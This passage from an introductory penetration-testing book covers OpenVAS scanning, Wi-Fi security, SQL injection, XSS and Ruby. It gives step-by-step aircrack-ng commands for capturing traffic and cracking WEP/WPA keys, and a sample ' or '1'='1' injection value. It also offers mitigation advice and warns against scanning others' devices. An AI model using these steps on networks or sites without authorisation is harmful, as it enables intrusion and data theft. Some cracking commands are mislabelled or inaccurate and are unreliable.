
- **sudo service openvas-scanner start**
- **sudo service openvas-manager start**
- **sudo service openvas-administrator restart**
- **sudo service greenbone-security-assistant restart**

Access the Software via the Web Interface and Start Testing

After the services have been killed and fully restarted, you should be able to access the web interface. You will need to make sure that you make a secure connection by preceding the IP address of your server or local machine with "https" or you won't be able to make a secure connection. Complete the URL to the web interface with your IP address and ":9392" which is the default port used to access the web interface. The syntax to structure the URL is as follows:

- **https://server_domain_or_IP_address:9392**

Ignore the certificate warning and proceed. Now you should be looking at the login screen, so enter your administrator username and password. The default wizard for a new scan is presented to you when you login, and it will show you how to run a scan against a target IP address.



Proceed with caution, however. Remember the warning from the NMAP chapter. It would look pretty suspicious if you are caught scanning devices that are not under your ownership and control, so you shouldn't scan a target in a public place. Instead, try a demo on your personal local network or on a machine that you have been given permission to scan.

In the real world, an attacker would likely use NMAP to find certain hosts that he wanted to scan. For example, if an attacker wanted to exploit a company's web server, he would first look for devices on the local network that are accepting connections on port 80. Then, using NMAP, the attacker might notice that the host is an Apache server. After discovering its IP address, the attacker could then use OpenVAS to look for vulnerabilities.


To begin, enter the IP address of a host you wish to scan and click start. The web page will update you with the progress of the scan with a percent-completed metric. Near the end of the scan, you may notice that it hangs on 98%. Have no fear, this is normal. Sit back, relax, and let the software scan complete. Also, take note that this type of scan isn't the most in depth scan available. There are other more detailed scans. After it has completed, you will be directed to a page that shows you the results.

The scan helps rank any uncovered threats into three different risk categories: high, medium, and low. In addition, it will report how many vulnerabilities were found for each risk category. If you click on the magnifying glass icon, you will be able to see a more in depth report of the discovered vulnerabilities. You can also download a copy of the vulnerability report in a variety of formats including text, HTML, PDF, and many others.

By scrolling down and viewing the lower section of the report, you are presented with more configuration options. By default, the threat assessment will only show you threats that are marked as high or medium. For your first scan, it would be a good idea to check all the boxes to view the full findings of the scan.

In the bottom section, you will be able to see a full print out of the details of each threat. This is the meat and potatoes of the report, and contains all the information you are after. Not only does the report show you where the vulnerability is, but it also tells you the potential impact of the vulnerability, how it was detected, references regarding source material about the vulnerability, and even the solution.

For example, one such error pointed out the vulnerability of a Denial of Service (DoS) attack due to an error concerning TCP sequence numbers.



If the attacker successfully exploits this vulnerability, they will be able to deny users from making a successful connection with this server, which is an incredibly big problem! Now that you are aware of the vulnerability, you can use OpenVAS to find the solution and patch the server. On the other hand, an attacker could then look up this vulnerability in the Metasploit database and potentially carry out an attack.

In Summary

By using OpenVAS security scanning software, it would make it much easier for an attacker to breach a computer system. Identifying potential vulnerabilities and security flaws has never been easier, and scanning a target is extremely automated due to the vulnerability database contained in OpenVAS. But, consider the big picture. After an attacker has done reconnaissance on a target system using NMAP and then scans that target with OpenVAS, the sky is the limit. Uncovering any potential vulnerabilities will only expedite their attack process, and they may opt to use Metasploit to take advantage of the vulnerabilities they discover.

And the best part for attackers? These tools are extremely easy to use and OpenVAS is highly automated. Admittedly, the hardest part for an inexperienced hacker who wants to use OpenVAS is installing the software. After that, they just need to point the software at a target and pull the trigger.

Section 5 – Wireless Vulnerability Testing

Wireless Vulnerability Testing

Wireless technology has become a staple of our modern society. It seems that everywhere you go you can find a wireless network. Though mobile devices that connect to cell towers are quickly becoming the norm, people still find value in local wireless networks to connect their laptops, tablets, and smartphones to the Internet. Many times a wireless network is faster than a mobile device network, and transmitting data via a Wi-Fi hotspot is more favorable because it doesn't affect a mobile user's data plan.

Because wireless networks are so popular, the IEEE has done a lot to ensure that wireless networks remain secure. We have seen dramatic improvements in wireless security technologies over the years, but some of the older standards are extremely flawed. When they first came out, the older technologies were secure enough. But as time moved forward, people found ways to crack wireless encryption standards – making these older technologies worthless.

You might be thinking that if these old technologies are so easily cracked that people would stop using them. However, that just simply isn't true for a variety of reasons. The biggest reason is that of pure ignorance. How many people want to take the time to research the technology they are using? Not many. Unless an individual has an Interest in I.T. or security, they are more often than not bored to tears with the various security standards.

This couldn't be truer in home environments and consumer scenarios. The vast majority of people don't understand how to lock down their SOHO router – which almost always comes with wireless capabilities these days – and they fail to implement strong security protocols. If that weren't bad enough, some people even leave the username and password for their wireless router set to its default settings. Either configuration mistake makes it extremely easy for an attacker to gain access to the network to conduct penetration testing and foot-printing.

This may not sound like a big problem at first. After all, in a home environment, the only people that could threaten your network are your immediate neighbors since they are the only ones in range of the wireless signal, right? Unfortunately, that is not the case. Some attackers engage in the practice of war-driving, whereby they drive around in their automobile with a laptop or scanner and actively seek out wireless networks to crack. After gaining access to the wireless network, there's no telling what kind of data they could capture. They might choose to perform a man-in-the-middle attack to intercept all communications before it is sent to its intended host. This would allow an attacker to capture sensitive information such as security keys, credit card numbers, and a whole host of other personal information.

But take a moment and consider what this could mean in a corporate environment. Sometimes, but not always, corporations create a security policy that prevents users from adding networking devices to Ethernet ports in their office. However, in many corporations, they either don't have this security policy or it isn't implemented or stringently enforced. An employee who lacks advanced knowledge of network security could run down to their local electronics retailer, purchase a SOHO wireless router, and connect

it to their corporate network. If they fail to use a secure wireless protocol, they are giving attackers a foothold into their corporate network. After an attacker has successfully cracked the insecure wireless protocol, they will have access to the local LAN and who knows what other network services. Then the attacker can begin employing reconnaissance techniques, such as using NMAP to feel out the local network.

The bottom line is this: whether in a home or office setting, weak wireless security provides hackers with a veritable digital gold mine of information. If you are interested in network penetration testing, you should at least know the different wireless standards and which ones are insecure.

Wireless Security Algorithms

There are at least 3 wireless security algorithms that you need to know: WEP, WPA, and WPA2. They were all created at different times, and each one attempted to improve upon the older standard.

WEP, or Wired Equivalent Privacy, is anything but secure. As the oldest of the three algorithms, it provides an attacker with the greatest opportunity to penetrate a network. However, it is still widely implemented due to how old it is, backwards compatibility purposes, and because it usually is the first security algorithm on the list in drop down menus on wireless devices.

This algorithm is really quite old, and it was created in 1999 (16 years ago). Even when this algorithm was released for use, it wasn't especially strong. It was limited to 64-bit encryption due to government regulations on cryptography. Eventually the regulations were changed to allow 128-bit encryption. 256-bit WEP encryption was created, but 128-bit encryption is the most used implementation.

To no avail, a lot of work was done to make this algorithm more secure. Many security flaws were discovered, and as time moved forward, hardware resources and processing power increased exponentially which made it that much easier to take advantage of exploits. In fact, the FBI showed a public case study whereby they were able to crack WEP in a matter of mere minutes.

The WPA Standard

Next WPA (Wi-Fi Protected Access) was introduced to combat the shortcomings of WEP. In 2003, WPA was made into a standard. At the time, 256-bit PSKs (Pre-Shared Keys) were used to make it much more secure than the 64-bit and 128-bit WEP security standards. There were many additions to the WPA algorithm to improve on WEP such as TKIP (Temporal Key Integrity Protocol), integrity checking algorithms, and a per-packet checking algorithm. Eventually, TKIP would be replaced by AES (Advanced Encryption Standard).

Though the WPA standard provided massive improvements over WEP, it was still flawed. Portions of the code, such as TKIP, essentially reused portions of the algorithm from WEP. Eventually these flaws and vulnerabilities were discovered and WPA was also exploited.

Interestingly enough, most of the attacks that are performed to take advantage of the vulnerabilities are not performed by attacking the WPA algorithm directly. Though there are certainly exploits that can be

performed by directly attacking WPA. Instead, many attackers take advantage of code that was meant to augment WPA – a system called WPS (Wi-Fi Protected Setup).

The WPA2 Standard

As the newest of the three wireless security standards, WPA2 (Wi-Fi Protected Access 2) offers the most security. The standard is not perfect, but it is vastly more secure than its predecessors. One reason it is so much stronger is due to the requirement to use AES exclusively instead of giving the option for TKIP and other outdated algorithms.

The largest vulnerability with standard doesn't even apply to home environments. Instead, it can really only be used in corporate settings. The exploit requires that the hacker already has access to the wireless network before the hacker can obtain specific keys and then use the keys to attack other network devices. This vulnerability is extremely specific and doesn't apply to the vast majority of WPA2 implementations. So, to sum up WPA2's vulnerability, it does have an exploit but it really isn't applicable to most environments.

However, though not directly related to WPA2, the same WPS vulnerability contained in WPA is also applicable to WPA2. It is pretty difficult to exploit and takes a fair amount of time, though. It can take anywhere from a couple hours up to about 14 hours, and it only works if WPS is enabled.

Cracking WEP

Ok, so now it is time for the good stuff. To actually crack WEP, we are going to run our demo in the Kali Linux environment. To follow along, I would recommend that you download a Kali image and install it on a virtual machine if you haven't done so already. If aircrack-ng isn't already installed on your Linux operating system, we will need to install it to begin. The application is only about 6 megabytes, so it hardly takes up any disk space. Use the following command to install aircrack-ng:

- apt-get install aircrack-ng

```
root@kali:/opt/metasploit-framework# apt-get install aircrack-ng
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following extra packages will be installed:
  ieee-data libiw30 wireless-tools
The following NEW packages will be installed:
  aircrack-ng ieee-data libiw30 wireless-tools
0 upgraded, 4 newly installed, 0 to remove and 1 not upgraded.
Need to get 2,181 kB of archives.
After this operation, 6,194 kB of additional disk space will be used.
Do you want to continue [Y/n]? y
Get:1 http://http.kali.org/kali/ kali/main libiw30 i386 30~pre9-8 [37.2 kB]
Get:2 http://http.kali.org/kali/ kali/main wireless-tools i386 30~pre9-8 [133 kB
]
Get:3 http://http.kali.org/kali/ kali/main aircrack-ng i386 1:1.2-0~rc2-0kali3 [
815 kB]
Get:4 http://http.kali.org/kali/ kali/main ieee-data all 20141019.1kali1 [1,196
kB]
Fetched 2,181 kB in 6s (342 kB/s)
Selecting previously unselected package libiw30:i386.
(Reading database ... 151860 files and directories currently installed.)
Unpacking libiw30:i386 (from .../libiw30 30~pre9-8 i386.deb) ...
```

During the installation process, a prompt will ask you if you want to continue. Just enter a “Y” and proceed with the installation. Now we will want to run the software to listen to wireless data on a specific interface. To see a list of available interfaces, use the **ifconfig** command. Locate your wireless interface, and run the following command:

- airmon-ng start [INTERFACE NAME]

```
root@kali:~# airmon-ng start wlan0
Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

  PID Name
 2896 NetworkManager
 3569 dhclient
```

There may be some background processes that will cause a conflict. Depending on which processes they are, you may want to kill them before proceeding. In addition, there is the possibility that the command will fail because you are missing the dependency named **ethtools**. If you encounter this problem, just run the following command before attempting to start listening on your wireless interface:

- apt-get install ethtool

Now try to run the airmon-ng command again. The name of your interface is most likely wlan0, but there can be some issues getting it to appear in the virtual machine. If you are using VMWare Player, you will need to make sure that you browse to Player > Manage > Virtual Machine Settings. From here,

you can place the network adapter in bridged mode as well as add your wireless chipset to the virtual machine. After running the airmon-ng command, it should return with process IDs.

After it has had a chance to gather some wireless network traffic, you are going to want to perform a dump. You do this with the following command:

- airodump-ng mon0

Please note that the name of the interface you are performing the dump on could be different that mon0. You will see this information after you run the airmon-ng [INTERFACE] command. After the dump, you should see a lot of hex code and SSID information. Not only will you be able to see the various wireless networks in your area, but you will also see a list of which ones are using WEP encryption. You will want to wait a little longer until the SSID you want to crack has about 10,000 to 15,000 packets stored. Then you will want to enter the following command to actually crack WEP:

- airodump-ng –w [ESSID] –c [CHANNEL] –bssid [BSSID] [INTERFACE NAME]

You will need to plug in the appropriate values that you gathered from the data dump performed earlier. Take note of the "-c" argument, though. This specifies the numeric value of a channel the wireless network is operating on. This can be found under the "CH" column.

Finally, you should receive a message that confirms the key was found and spit out some hex code as well as ASCII text values.

Cracking WPA

In order to crack WPA, the process is very similar. You need the same software running inside of Kali. There are a few differences to cracking WPA because it is a different algorithm, but you need to start capturing packets and monitoring your wireless interface just like we did with WEP.

After you perform the airodump command, though, things are a little different. This time, you need to select a Wi-Fi network that is using WPA. Then, you need to run the following command:

- airodump-ng -c [CHANNEL] –bssid [BSSID] -w /root/Desktop/ mon0


This part is also different, because the exploit is dependent upon another device connecting or reconnecting to the target wireless network. The above command will monitor the network waiting for a connection attempt to be made by another party. This will cause the wireless device to perform a specific handshake that needs to be captured to crack WPA. Once a client does attempt to connect, you will see output that confirms the attempt with text that says "WPA Handshake" followed by hex code. Now that the handshake has been captured, we can begin the process of actually cracking WPA.

Run the following command to crack WPA:

- aircrack-ng –a2 –b [HANDSHAKE HEX CODE] –w /root/wpa.txt /root/Desktop/*.cap

The process should complete by providing you with the network key. Understand though, that this really doesn't *crack* WPA. Instead, it performs a dictionary based attack that attempts to connect with many

different passwords. The only drawback to this procedure is that the process will fail if you can't capture a handshake or if the password isn't contained within the dictionary.



In Summary

Wireless networks are unbelievably easy to crack. Using the processes listed above, you could have access to a WEP or WPA protected network in a matter of minutes. Attackers are well aware of these exploits, and the software makes the process mostly automatic. Not only are home users at risk to these types of attacks, but unsecure corporate networks can also be victimized.

Section 6 – Exploiting Web-based Vulnerabilities

Understanding Web-based Vulnerabilities

The web is a dangerous place these days. Even if you follow the latest and greatest security practices, you can still find that your web server or web browser was compromised from both domestic and foreign attackers. These things happen every day. For example, a few months ago, the extremist group ISIS was found to have been exploiting an XSS vulnerability found in a popular WordPress plugin. It is simply the inherent nature of technology. The Internet is constantly evolving and there will always be another threat.

Though that sounds a little pessimistic, there is good news. There are steps you can take to proactively protect your web server from becoming compromised, and it all starts with educating yourself about the various types of web vulnerabilities.

Web Application Testing

Arming yourself for the event of an online website attack begins with web application testing, but it is easier said than done. Testing your web applications is extremely hard for a variety of reasons. For example, your website interacts and loads differently depending on what type of browser a visitor to your site is using, what version of a browser they are using, and whether or not they are on a mobile platform.

The whole point behind web application testing is to plug any potential security holes before your website or web application goes live. You prepare your website by checking its security, how the site functions, and its ability to support different traffic thresholds. The following are some of the largest components to web application testing:

1. Testing the functionality
2. Testing the usability
3. Interface testing
4. Database testing
5. Compatibility testing
6. Testing performance metrics
7. Security testing
8. Crowd testing

Web Platform Vulnerabilities

Web application testing is an entire discipline in its own right, and it is necessary because of the many web platform vulnerabilities. These vulnerabilities are due in part to how people create modern websites. In the past, people had few tools at their disposal, such as DreamWeaver, and were still forced

to hard code significant portions of their websites. Today, however, people have access to high level software applications and tools that allow them to build websites like never before, but many of these web platforms have certain flaws that are easily exploited by attackers. The goal for web platforms like WordPress and RainMaker (among others) is to make websites as easy to make as possible – even if you don't have any experience coding. Entire libraries of code have been created to make the design process simple and visual. But therein lies the problem.

When a novice creates a website, they have no idea how the code works on the backend. In addition, many don't know what code libraries they are using or even what language they were written in. These code modules are written by experienced coders, but the modules are a little problematic because they are so easily replicated. For example, if a coder writes a popular WordPress SEO plugin and it contains a vulnerability, the millions of websites that download and use that code will also contain the vulnerability. Two of the most common web vulnerabilities that plague WordPress websites and other platforms are SQL injection attacks and XSS (Cross Site Scripting) attacks.

SQL Injection Attacks

If you have spent any significant amount of time in the I.T. industry, you have undoubtedly heard the term SQL already. However, hearing this term is not the same as understanding this term, so let's begin with a brief definition. SQL stands for Structured Query Language, and it is the foundation of modern databases. SQL helps people store and retrieve data from massive databases in the blink of an eye and is highly optimized. The most common database transactions facilitated by SQL are inserts, updates, and deletes.

In the context of websites, SQL is absolutely critical. More and more websites are using databases today to create dynamic web content, track online sales, and organize account information (usernames, passwords, etc.). Any successful attack on a website that leverages vulnerabilities in database code will have a detrimental effect on any online business. Not only would an attacker potentially be able to wipe out an entire database (hope you backed it up!), steal sensitive personal information, or falsify business records, but they could even use an SQL injection attack to escalate their privileges and take over the site completely.

How SQL Injection Attacks Work

The dirty details of SQL injection attacks can be a little hard to comprehend on a technical level, so let's begin with a high-level explanation. SQL injection is a technique whereby an attacker injects malformed and malicious SQL database code into a website or application that is data-driven. In order to carry out an attack, the attacker must already be aware of a code vulnerability and have the intention to exploit the error. The malformed code is processed by the server and the vulnerability causes the server to behave incorrectly. Malformed code can take the form of escape characters that are not correctly processed or data that is incorrectly parsed by the database.

For example, consider the following SQL statement:

```
- string Customer_Query = " SELECT * FROM sales WHERE customer = '" +
  customerName + "';"
```

In this innocent looking example, the query is designed to search for an individual customer record in the sales table that matches a specific name. There is just one problem. A malicious user could potentially custom craft the value of 'customerName' to something malicious. They can use logic statements such as an OR statement or insert comments that would ultimately block the rest of the query if the input data hasn't been properly sanitized by the web developer. In the following example, a malicious attacker inserts an 'OR' logic statement that will always evaluate to be **true**, because 1 equals 1.

```
- customerName = '' or '1'='1'
- string = " SELECT * FROM sales WHERE customer = '" + customerName +
  "';"
```

This small example could be used to maliciously retrieve an entry in the database because "1 equals 1" will always evaluate to be true. However, this is just the tip of the iceberg. Instead of simply gathering data from a table, an attacker could cause devastation on a massive scale by changing the database records as much as their black heart desires.

Protecting Yourself from Injection Attacks

One of the most important things you should do to protect your website from SQLi attacks is to install a web application firewall that is capable of identifying and blocking SQLi attacks. Firewalls should be part of everybody's security strategy, but not everyone takes advantage of web application firewalls.

Another thing you can do if you are developing a dynamic website that will take advantage of databases is to sanitize your input. What does sanitized data mean, you ask? Data sanitization is the process of making sure that all data inputted into your system follows uniform guidelines so that the data will behave in predictable ways. Disallowing special characters where they shouldn't belong, like a web form that adds customer information to your database, is one example. But you need to be extremely careful, because simply throwing an error and rejecting user input when a special character is found simply isn't enough.

To better illustrate this point, let's pretend that an attacker visits your site and fills out your form, listing "Peter Gibbons'" as his name. Please note the apostrophe that was entered after the last name. After entering this information, the attacker receives an error message that lists the exact characters he or she entered saying that it was an invalid operation. Perfect, you've just successfully stopped an attacker from making an SQLi attack, right? Well, not exactly.

The attacker learned something incredibly important about your system. The error message shows the attacker that your server's database code included the exact characters – verbatim – that were entered inside the SQL query because the apostrophe created an SQL syntax error. In turn, the attacker might be able to insert other SQL syntax into that field that wouldn't throw and error. Though this problem is the result of inept programmers and poor coding, it actually happens quite frequently.

You need to implement stringent measures in your code to not only discard special characters in fields where they shouldn't appear, but also make sure that the data in a field can't be used to manipulate the structure of your SQL query. You really need to lock down the potential characters the user can enter. If

you are sanitizing an age field on your form, make sure that every character is rejected that isn't a number between 0 and 9. Remember the following four best practices to protect your website from SQLi attacks:

1. Sanitize your data
2. Don't structure SQL queries with input from users
3. Implement stringent database privilege levels
4. Implement a web application firewall that can detect SQLi injection attacks

XSS Exploits

This type of exploit has plagued various WordPress plugins as well as other platforms, and it is a fairly common type of web vulnerability. At its core, XSS (Cross Site Scripting) is possible because of data validation issues. After an attacker successfully performs an XSS attack, they can execute their own custom scripts in your browser. But what would the effect of these malicious scripts be? They can actually do quite a lot of damage. For example, an attacker could write a script that sends the cookies in your browser directly to the attacker. This could allow them to access user accounts such as Facebook or other cached information after they have stolen your cookies.

This type of attack certainly isn't a new concept. In fact, these types of attacks have existed since the 1990's and some of the most popular websites that we use every day have been exploited with an XSS attack at some point in the past. Sites like Google, Yahoo, and even Facebook have all fallen victim to the perils of XSS vulnerabilities.

Furthermore, XSS attacks don't seem to be disappearing any time soon. Modern websites and data driven technologies demand dynamic and interactive websites, constantly taking data from users, processing that data, and sending data back. The 2008 White Hat Security Statistics Report found that of *all* the websites that contain a vulnerability, a staggering 70% of the bugs were in some way related to XSS vulnerabilities.

How They Work

XSS attacks are fundamentally different from SQL injection attacks because they have a different target. Instead of targeting server-side code, they directly attack the user of an application or the visitor to a website. The attack environment is the user's web browser, not the server itself. More often than not, an XSS exploit leverages JavaScript and uses a website's forms, fields, forums, and cookies to facilitate the attack.

In addition, an attack can be unfathomably simple. For example, let's consider your favorite *Game of Thrones* website forum, which you frequent several times a day. Your favorite forum stores user posts in a database and regurgitates these posts dynamically to other visitors to the site; but, it doesn't validate the information. A malicious user can visit your forum and create a malformed post that contains a script between two <script> tags if the forum lacks adequate security measures.

Visitors to the site – yourself included – wouldn't necessarily know that the post contains a script because that information isn't usually posted on online forum applications. It is just sitting there, hidden

and lying in wait for a user to view the post. When a user does, the script executes – unbeknown to the visitor of the forum. But what does the script do, you ask? That is entirely up to the attacker. In a simple attack, the forum script could steal your cookies and other personal information that is stored in your web browser. Whatever the script does, you can bet on one thing: it's not going to be good for you!

However, this is not the only method. Sometimes online attackers bait users into clicking on a link. They could send the link to you in an email or even use a phishing attempt made on a site that looks nearly identical to a legitimate site. The problem is that attackers can make their malicious links look perfectly legitimate. If they have a domain that looks real and an HTTPS/SSL connection, most users will think that they can trust the link.

But don't make the mistake of thinking that you can mitigate this threat with security technologies such as encryption. Even if you had a VPN tunnel or an SSL connection (complete with certificate!) to the server, the attack will still work.

XSS Threat Mitigation Techniques

The ugly truth is that there is *nothing* you can do to make yourself 100% protected and invincible online. There will always be new threats and attacks, and you simply can't predict the future to prepare for what's coming next. However, there are certain measures you can take that will drastically reduce your exposure to online security risks.

To help expose XSS vulnerabilities before an attacker, you can use one of the many web vulnerability scanners. A scanner will help identify which pages, URLs, and scripts are vulnerable to an XSS attack, but some of them can also uncover additional security flaws such as SQLi vulnerabilities among others. The method you use to plug the security hole after it has been identified depends largely on the platform you are using, its version number, and any other related plugins running on that web platform. In addition to using a web scanner, you can also ensure security by making sure that your code is always up to date. It is extremely common for developers to become aware of vulnerabilities in their code and to write a corresponding patch or update. If you keep your code up to date, you will drastically reduce your chance of being susceptible to such an attack.

The web is a dangerous place these days, and any Internet security professional will need to have a basic understanding of web based attacks. SQLi and XSS attacks are too common to ignore, but the saddest part is that many of them could have been prevented with a little more diligence from the administrators. Remember these key points to make sure you don't become a victim of a web vulnerability exploit.

Section 7 – Ruby

Understanding Ruby

This section is different than the past 6 sections of the book because we are actually going to take a look at a programming language instead of software or networking concepts. You may or may not have already heard of Ruby, but it is an extremely popular programming language that is supported on all of the major platforms including Mac OSX, Linux, and Windows.

Furthermore, it has a wide variety of applications on the Internet – especially for developing network penetration tools. Because it is such a flexible and powerful programming language, it can be used to make web-based video games, process text, or be used for network penetration scenarios. Though teaching an entire programming language is well outside the scope of this book, you should at least have a high level understanding of this popular programming language because it is so crucial in the world of penetration testing.

There are countless tools that hackers and penetration testers couldn't do without that are built – at least in part – upon Ruby. When installing penetration testing tools and utilities, it is more than likely that you will see an error message that relates to Ruby if you haven't followed the install procedure correctly or haven't updated your packages – and having an understanding of Ruby will help you overcome these errors.

Utilities that Use Ruby

There a lot of utilities used for penetration testing that are built on the Ruby framework. For example, Metasploit would not be able to run without the right underlying Ruby packages installed first. Metasploit is arguably one of the largest and most popular penetration testing tools that utilizes Ruby, and it relies heavily on Ruby's tools, code libraries, and interfaces.

Furthermore, there are many different Ruby frameworks. For example, Metasm – which is included in Metasploit, is a powerful tool that allows developers to compile, debug, reverse engineer, and disassemble native code. Another good example of a Ruby framework is Ronin, which is well-suited for security, penetration testing, and data exploration. To put it simply, Ruby offers too many security tools and code structures to ignore if a developer wants to create penetration testing software.

What If I Don't Have a Programming Background?

Even if you don't have a programming background, you can still learn Ruby. As opposed to other types of programming languages, Ruby is relatively easier to learn. Some of the larger programming languages use strongly typed syntax that throws compiler errors with the smallest mistakes. It is true, however, that other programming languages give you greater control over the hardware you are programming. These highly technical languages are referred to as low level programming languages.

Ruby, on the other hand, is a high level programming language. What this means is that the code is less cryptic than some of the more complex and complicated languages. In fact, that's not an accident – it was intentionally designed to be more human-readable. The designer of Ruby, Yukihiro Matsumoto,

wanted to bridge the gap between machine code and human minds by structuring an emphasis on human needs as opposed to the needs of computers into this programming language. From the perspective of someone who doesn't have a strong programming background, this is fantastic. Ruby doesn't sound so scary now, does it?

In addition to being easier to read, it easier to write and build an application because it is an interpreted language. This means that you don't need a compiler to process your code. In addition, like the majority of the most popular programming languages today, Ruby is an object oriented programming language.

One of the key goals of object oriented programming languages is to create blocks of code that are easily reused. That way, after you write a section of code you don't need to reinvent the wheel the next time you run into the same problem. Older languages, called procedural languages, lacked this ability and were no more than a long list of tedious commands with difficult looping procedures.

Being that Ruby is not incredibly difficult to learn and its wide variety of applications, it is naturally suited for web penetration testing. It can be used to crawl websites, fingerprint a target, and design applications that gather a wealth of information about a target. However, before we dig into the more exciting uses for Ruby, we first need to understand the concept of RubyGems.

What Are RubyGems?

RubyGems is essentially a package manager for Ruby. It is core to the Ruby programming language because it allows people to share their code in packages and libraries. For example, if I spent hours and hours writing code that solved problems all related to a central concept, it would be very advantageous to other programmers who face the same problems if they could use my code. Fortunately, they can! There are a vast number of code modules and libraries of functions that can be downloaded in the blink of an eye.

But consider what this means for you. Because there are a wealth of code libraries – or Gems – you don't have to waste valuable time coding structures that already exist. In addition, the library structure of Gems means that you don't need to understand how some portions of code work on a lower and more technical level. You just reuse their functions for their intended purposes, and away you go.

You should know that each Gem is given not only a name, but also a version number. This helps people track bug fixes and updates to the library. Also, each Gem has a platform that it runs on. If the platform is **ruby**, then it can run in any environment that ruby is installed. However, other platforms are hardware specific and don't always have the capability to run on all the major platforms. The determination whether or not a library can run on a platform is influenced by factors such as the processor architecture, operating system type, and the operating system version.

